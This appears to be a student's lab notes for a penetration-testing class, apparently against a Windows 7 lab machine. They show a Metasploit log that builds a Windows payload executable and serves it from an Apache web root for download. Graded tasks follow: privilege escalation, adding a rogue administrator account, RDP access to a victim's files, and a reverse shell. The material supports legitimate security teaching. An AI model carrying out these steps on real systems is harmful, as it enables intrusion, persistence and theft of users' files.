
Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: bnaja001.exe
msf6 exploit(multi/handler) > ls
[*] exec: ls

bnaja001.exe  Downloads      Music          RpvkhTpt.jpeg  Videos
Desktop      EIicpAH0.jpeg Pictures        shared-drives
Documents    gLnAdwsN.jpeg Public          Templates
msf6 exploit(multi/handler) > service apache2 start
[*] exec: service apache2 start


msf6 exploit(multi/handler) > cp bnaja001.exe /var/www/html
[*] exec: cp bnaja001.exe /var/www/html

msf6 exploit(multi/handler) > ls -l /var/www/html/
[*] exec: ls -l /var/www/html/

total 92
-rw-r--r-- 1 root root 73802 Jul 23 13:13 bnaja001.exe
-rw-r--r-- 1 root root 10701 Nov 30 2023 index.html
-rw-r--r-- 1 root root 615 Nov 30 2023 index.nginx-debian.html
msf6 exploit(multi/handler) >
```



Above i highlighted the internal kali ip and download the file



After I download the file on window 7, when I go back to internal kali to take screenshot of the file, it says exploit interrupted

[Privilege escalation]

4. Background your current session, then gain administrator-level privileges on the remote system

(10 pt).

5. After you escalate the privilege, complete the following tasks:

- a. Create a malicious account with your name and add this account to the administrator group. You need to complete this step on the Attacker Side. (10 pt)
- b. Remote access to the malicious account created in the previous step and browse the files belonging to the user, "Windows 7", in RDP. (10 pt)

Task D. Extra Credit

Try to set up a reverse shell connection with Metasploit to Windows Server 2022 (10 points)  
or

Windows 10 (10 points). You can use the technique we introduced in this class, or other exploits not covered by this course